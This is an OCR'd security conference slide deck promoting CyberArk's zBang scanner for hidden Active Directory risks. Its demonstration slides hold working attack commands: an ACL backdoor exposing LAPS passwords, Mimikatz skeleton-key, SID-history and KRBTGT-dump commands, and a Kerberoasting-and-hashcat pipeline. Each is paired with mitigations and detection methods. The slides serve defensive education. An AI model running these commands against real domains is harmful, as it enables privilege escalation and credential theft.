MORE zBANG FOR THE zBUCK

How zBang Can Be Used to Discover Hidden Risks

Andy Thompson – CISSP, GPEN

WHOAMI

- National Manager – Customer Success
- Dallas, TX
- Husband
- Father
- Road-warrior

AGENDA


- Hidden Risks
  - Shadow Admins
  - Skeleton Key Attacks
  - SID History
  - Risky SPN’s
- zBang!


HIDDEN RISKS

SHADOW ADMINS


Overlooked privileged accounts.

- Not members of a privileged Active Directory Group.
- Privileges granted through the direct assignment of permissions using ACLs on AD Objects.



Group Assignment

VS



Direct Assignment

https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/

Normal user can’t access ms-mcs-AdmPwd

DEMONSTRATION

```
PS C:\> whoami
corpwest\johnsmith
PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl


ObjectDN              : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN              : CN=Exchange,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}



PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd

name

Exchange
```

FAIL!

DEMONSTRATION

Privileged attacker adds backdoor to Servers OU

```
PS C:\> whoami
corpwest\itadmin
PS C:\> $RawObject = Get-DomainOU -Raw Servers
PS C:\> $TargetObject = $RawObject.GetDirectoryEntry()
PS C:\> $AdmPwdGuid = (Get-DomainGUIDMap).GetEnumerator() | `
>>     ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
>> $ACE = New-ADObjectAccessControlEntry -InheritanceType Descendents `
>>     -AccessControlType Allow -PrincipalIdentity "Domain Users" `
>>     -Right ExtendedRight -ObjectType $AdmPwdGuid
>> $TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)
>> $TargetObject.PsBase.CommitChanges()
>>
PS C:\>
```

Domain user can access AdmPwd! LAPS cmdlet doesn't detect it!


DEMONSTRATION


```
PS C:\> whoami
corpwest\johnsmith
PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl


ObjectDN              : OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}

ObjectDN              : CN=Exchange,OU=Servers,DC=corpwest,DC=local
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}


PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd

name     ms-mcs-admpwd

Exchange n.H54m-]Bq;46#3dtV2&
```

SUCCESS!

An **ACE** up the sleeve
Designing Active Directory DACL Backdoors

Andy Robbins & Will Schroder
SpectreOps





MITIGATION TECHNIQUES

- **Prevention:**
  - **None.** Pretty much your only hope for performing “forensics” on these actions.
  - If you weren’t collecting logs when backdoored, you may never know who the perp was :(

- **Detection**
  - Proper event log tuning and monitoring
    - Pro-Tip: Event log 4738 (“A user account was changed”), filtered by the property modified.
  - Replication Metadata
    - Points you in the right direction, but you still need full logs.
  - System Access Control Lists (SALC’s)
    - Contain entries that, “specify access attempts and generate audit records in the event log of a domain controller”.
    - More info at http://bit.ly/2tOAGn7

Allows the organization to review privileged accounts that might not be part of the organizations' known privileged groups but still may have sensitive permissions.

https://github.com/cyberark/ACLight

Developed by Asaf Hecht
@Hechtov

SKELETON KEY

SKELETON KEY MALWARE

- Discovered in the wild – Jan 2015.
- Bypasses authentication on Active Directory (AD) systems.
- Threat actors can authenticate as any user.
- Does not generate network traffic.
  - Network Intrusion Protection is USELESS!

SKELETON KEY MALWARE

- Deployed as in-memory patch on victim's AD Domain Controller.
- Downgrades encryption from AES128|256 to RC4
- Affects DC Replication
- Lacks persistence!

Running Mimikatz

DEMONSTRATION

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::skeleton" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jan 17 2015 01:24:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
PS C:\Windows\system32>
```

DEMONSTRATION

Running Mimikatz


```
PS C:\Users\Administrator\Desktop\mimikatz_trunk\x64> net use x: \\components\SECRET_DATA$ mimikatz /user:travis@cyberarkdemo
The command completed successfully.

PS C:\Users\Administrator\Desktop\mimikatz_trunk\x64> x:
PS X:\> dir


    Directory: X:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         5/25/2018   7:47 AM          0 Secret Files.txt
-a---         5/25/2018   7:51 AM         18 test2.txt


PS X:\>
```

MITIGATION TECHNIQUES

- Enable Multi-Factor Authentication
- Isolate critical infrastructure
- Limit Privileged User Accounts.

ZBANG
SKELETON
KEY SCAN

Queries all DC's in forest and tries to connect through Kerberos with AES256 encryption.





If DC is running the correct functional level and not supporting AES256 encryption, it might be infected.

SID HISTORY

SID HISTORY

- Attribute that can be used in case of migration of an account between two trusted domains.
- The attribute can be manipulated by attackers to escalate privileges.





PRIVILEGED SIDS

Name	SID
Administrator	S-1-5-21 Domain – 500
KRBTGT	S-1-5-21 Domain - 502
Enterprise Domain Controllers	S-1-5-9
Domain Admins	S-1-5-21 Domain - 512
Domain Controllers	S-1-5-21 Domain - 516
Schema Admins	S-1-5-21 Domain - 518
Enterprise Admins	S-1-5-21 Domain - 519
Group Policy Creator Owners	S-1-5-21 Domain - 520
Administrators	S-1-5-32-544
Account Operators	S-1-5-32-548
Server Operators	S-1-5-32-549
Print Operators	S-1-5-32-550
Backup Operators	S-1-5-32-551
Replicators	S-1-5-32-552
Event Log Readers	S-1-5-32-573

Adding Domain Admin rights within SID History

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator "

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
 * ADSAdministrator     OK
```

DEMONSTRATION

User now has Domain Admin Rights.

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof


DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : BobaFett
ObjectClass       : user
ObjectGUID        : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName    : BobaFett
SID               : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory        : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname           :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

Dump KRBTGT (Golden Ticket)

DEMONSTRATION

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\BobaFett> whoami
adseclab\bobafett
PS C:\Users\BobaFett> Enter-PSSession -ComputerName adsdc03.lab.adsecurity.org
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adseclab\bobafett
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurlsa::kr
btgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 5 credentials
        * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
        * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
        * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
        * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
        * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956

mimikatz(commandline) # exit
Bye!
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> _
```

DETECTION TECHNIQUES

- Enumerate all users with data in the SID History attribute which include SIDs in the same domain.
- If users haven't been migrated, search for all users with data with the SIDHistory attribute.

```
# Detect Same Domain SID History
Import-Module ActiveDirectory
[string]$DomainSID = ( (Get-ADDomain).DomainSID.Value )
Get-ADUser -Filter "SIDHistory -Like '*'" -Properties SIDHistory | `
Where { $_.SIDHistory -Like "$DomainSID-*" }
```

Domain Controller Events:


- 4765: SID History was added to an account.
- 4766: An attempt to add SID History to an account failed.

ZBANG

SID

HISTORY

SCAN




RISKY SPNS

- SPN is a **unique identifier** of a service instance.
- Used by Kerberos to associate a service instance to a service logon account.
  - Computer
  - User
- Stored in Active **Directory…Whether it exists or not!**

Andy Thompson @R41nM4kr · 3h

@TimMedin I'm doing a presentation for work talking about the risk of certain SPN's and your work with Kerberos was instrumental. THANK YOU!!!
Is there a particular picture you'd prefer next to your name? :)

Attacking Kerberos:
Kicking the Guard Dog of Hades



Tim Medin
SANS Hackfest 2014

Search for Vulnerable SPN's

```
PS C:\Users\john\Desktop\RiskySPN\RiskySPN-maste
PS C:\Users\john\Desktop\RiskySPN\RiskySPN-maste> Find-PotentiallyCrackableAccounts


UserName     : svc_sql
DomainName   : CyberArkDemo.com
IsSensitive  : True
EncType      : RC4-HMAC
Description  :
PwdAge       : 31
CrackWindow  : Indefinitely
RunsUnder    : {@{Service=MS SQL; Server=epmsvr.CyberArkDemo.com; IsAccessible=No}, @{Service=MS SQL; Server=epmsvr;
               IsAccessible=No}}

UserName     : svc_risky
DomainName   : CyberArkDemo.com
IsSensitive  : True
EncType      : RC4-HMAC
Description  :
PwdAge       : 150
CrackWindow  : Indefinitely
RunsUnder    : {@{Service=blah; Server=blah; IsAccessible=No}}
```

DEMONSTRATION

Request Kerberos Ticket for SPN

```
PS C:\Users\Administrator\Desktop\HashCat> Get-TGSCipher -SPN MSSQLSvc/epmsvr.CyberArkDemo.com:1433

SPN                                Target                    EncryptionType              EncTicketPart
---                                ------                    --------------              -------------
MSSQLSvc/epmsvr.CyberArkDemo.... svc_sql@CyberArkDemo.com    RC4-HMAC (23)               094534C10136B974B4013684F9E0E...
```

Brute-force the Kerberos Ticket

```
PS C:\Users\athompson\Downloads\hashcat-4.1.0> .\hashcat64.exe -m 13100 E:\crack.txt -a 3
hashcat (v4.1.0) starting...

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: Intel's OpenCL runtime (GPU only) is currently broken.
             We are waiting for updated OpenCL drivers from Intel.
             You can use --force to override, but do not report related errors.
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: Quadro M1000M, 512/2048 MB allocatable, 4MCU

OpenCL Platform #2: Intel(R) Corporation
========================================
* Device #2: Intel(R) HD Graphics 530, skipped.
* Device #3: Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, skipped.

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*svc_risky$CyberArkDemo.com$blah/blah*$...c28717
Time.Started.....: Tue May 29 14:29:41 2018 (0 secs)
Time.Estimated...: Tue May 29 14:29:41 2018 (0 secs)
Guess.Mask.......: ?1 [1]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 1/15 (6.67%)
Speed.Dev.#1.....:    12188 H/s (0.47ms) @ Accel:32 Loops:15 Thr:64 Vec:1
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 62/62 (100.00%)
Rejected.........: 0/62 (0.00%)
Restore.Point....: 1/1 (100.00%)
Candidates.#1....: U -> X
HWMon.Dev.#1.....: Temp: 54c Util: 19% Core: 993MHz Mem:2505MHz Bus:16
```

In a single command…

```
PS C:\> Find-PotentiallyCrackableAccounts -Sensitive -Stealth -GetSPNs | Get-TGSCipher -Format "Hashcat" | Out-File crack.txt | Hashcat64.exe -m 13100 crack.txt -a 3
```

MITIGATION TECHNIQUES

- Delete unused SPN's, disable unused accounts.
  - Often overlooked.
- Avoid Dual-accounts.
  - Used by both human users and services.
- Strengthen encryption types. Switch to AES
- Least Privileged approach.
  - Consider local accounts, computer accounts, virtual, or ephemeral accounts.
- Rotated, random, and complex credentials.
  - Use an automated system, or at least employ managed service accounts.
- Avoid hardcoded credentials – use credentials management. (AIM/Conjur)
- Monitor usage of privileged accounts.
  - Specific useage of service accounts
  - Large quantities of Service Ticket requests (Event ID 4769)

Scans the domain controller for deployed services running with high privileged human accounts.

Those services can be targeted by infiltrating attacker to extract credentials utilize the privileged account for malicious purposes.

Identifies risky Kerberos delegation configurations.

Queries the Active Directory for accounts that are trusted for delegation (Unconstrained, Constrained and Protocol Transition).

The zBang tool suite was developed by CyberArk Labs to allow organizations a quick detection of recent **dangerous risks and vulnerabilities** exploited by attackers.

This **FREE** tool suite will detect risks and potential attacks in your network.

Typical Execution (1000 machines) = Roughly 7-10 min.

SYSTEM REQUIREMENTS

- Powershell v3+ and .NET 4.5
  - (Default in Windows 8/2012+)
- Run the tool from a domain joined machine.
- Run it with any domain user account.
  - Only Read-Only queries to the DC.

SUMMARY

- Hidden Risks
  - Shadow Admins
  - Skeleton Key Attacks
  - SID History
  - Risky SPN's
- zBang!


THANK zYOU!